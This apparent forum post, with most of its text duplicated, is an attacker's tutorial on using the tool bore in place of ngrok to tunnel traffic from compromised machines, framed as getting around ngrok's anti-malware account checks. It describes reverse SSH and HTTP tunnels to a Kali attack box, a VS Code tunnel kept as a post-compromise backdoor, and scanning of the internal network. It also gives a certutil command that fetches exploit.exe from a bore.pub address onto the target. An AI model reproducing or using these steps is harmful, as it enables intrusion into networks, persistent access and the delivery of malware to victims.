

Пожалуйста, обратите внимание, что пользователь заблокирован
O ngrok received an update to their free plan, due to its widespread use in malware attacks and distribution, they now require us to provide credit card information when creating a new account on ngrok. Without this check we cannot open TCP tunnels, only HTTPs. So I did some research and found an alternative that is proving to be much better than ngrok. The pragama is called bore, bore is a program written in RUST that gives us the possibility of creating TCP tunnels. We don't need to create an account, we can run as many tunnels as we want. It's very simple to use, I'll show you.

▶ First install the RUST package managed Cargo so we can download the bore
root@kali:/# apt install cargo -y

▶ We install the bore
root@kali:/# cargo install bore-cli force

▶ Now that it's in place, move the bore binary to /bin, so we can run it from anywhere on the system
root@kali:/# mv /root/.cargo/bin/bore /bin
▶ Now I'm going to open two tunnels, the first will be TCP on port 22/SSH, so I can forward traffic from the target network to my machine through SSH. The second tunnel will be HTTP/80, so that I can connect to my attack machine from the server and download files, as an exploit or additional tool.
▶ During tunnel creation, you need to understand that the argument:
--to bore.pub
It refers to the public domain that we will access to connect to our machine. See this option as ngrok's 0.tcp.sa.ngrok.io
--port
This argument specifies the port you want to open for the internet, if someone has already been using this port, for example 52251, you must define another one, the program will inform you. Unlike ngrok, in the bore we can specify a port with this argument. If you do not pass this argument, the program will provide a random port that is available for use.

▶ What we will need is just the domain name bore.pub and the generated port. Now let's do real testing.
I connect to the target server through the vscode tunnel which I use as a backdoor for later access after compromise. Now I run the ssh.exe client on the target machine so that internal traffic is directed to the gore.pub tunnel, specify the bore port, and it's ready.


▶ I return to the kali terminal where the bore is running, see that two connections have been established behind the tunnel bore. Now I can scan the internal network.
▶ I'm going to connect to the computer that's on the internal network, I've run an FTP server on the target machine and I'm going to connect.

▶ Everything is working. you also connect to your apache server on kali linux to download files to target machine. Enter the url and port
▶ Ex: certutil -urlcache -split -f http://bore.pub:52251/exploit.exe exploit.exe
To find out more:
▶ Bore project: https://github.com/ekzhang/bore
This is an alternative that is proving to be much better than ngrok. We end here.
source:Secdat9xx
▶ First install the RUST package managed Cargo so we can download the bore
root@kali:/# apt install cargo -y
▶ We install the bore
root@kali:/# cargo install bore-cli force
▶ Now that it's in place, move the bore binary to /bin, so we can run it from anywhere on the system
root@kali:/# mv /root/.cargo/bin/bore /bin
▶ Now I'm going to open two tunnels, the first will be TCP on port 22/SSH, so I can forward traffic from the target network to my machine through SSH. The second tunnel will be HTTP/80, so that I can connect to my attack machine from the server and download files, as an exploit or additional tool.
▶ During tunnel creation, you need to understand that the argument:
--to bore.pub
It refers to the public domain that we will access to connect to our machine. See this option as ngrok's 0.tcp.sa.ngrok.io
--port
This argument specifies the port you want to open for the internet, if someone has already been using this port, for example 52251, you must define another one, the program will inform you. Unlike ngrok, in the bore we can specify a port with this argument. If you do not pass this argument, the program will provide a random port that is available for use.
▶ What we will need is just the domain name bore.pub and the generated port. Now let's do real testing.
I connect to the target server through the vscode tunnel which I use as a backdoor for later access after compromise. Now I run the ssh.exe client on the target machine so that internal traffic is directed to the gore.pub tunnel, specify the bore port, and it's ready.
▶ I return to the kali terminal where the bore is running, see that two connections have been established behind the tunnel bore. Now I can scan the internal network.
▶ I'm going to connect to the computer that's on the internal network, I've run an FTP server on the target machine and I'm going to connect.
▶ Everything is working. you also connect to your apache server on kali linux to download files to target machine. Enter the url and port
▶ Ex: certutil -urlcache -split -f http://bore.pub:52251/exploit.exe exploit.exe
To find out more:
▶ Bore project: https://github.com/ekzhang/bore
This is an alternative that is proving to be much better than ngrok. We end here.
source:Secdat9xx

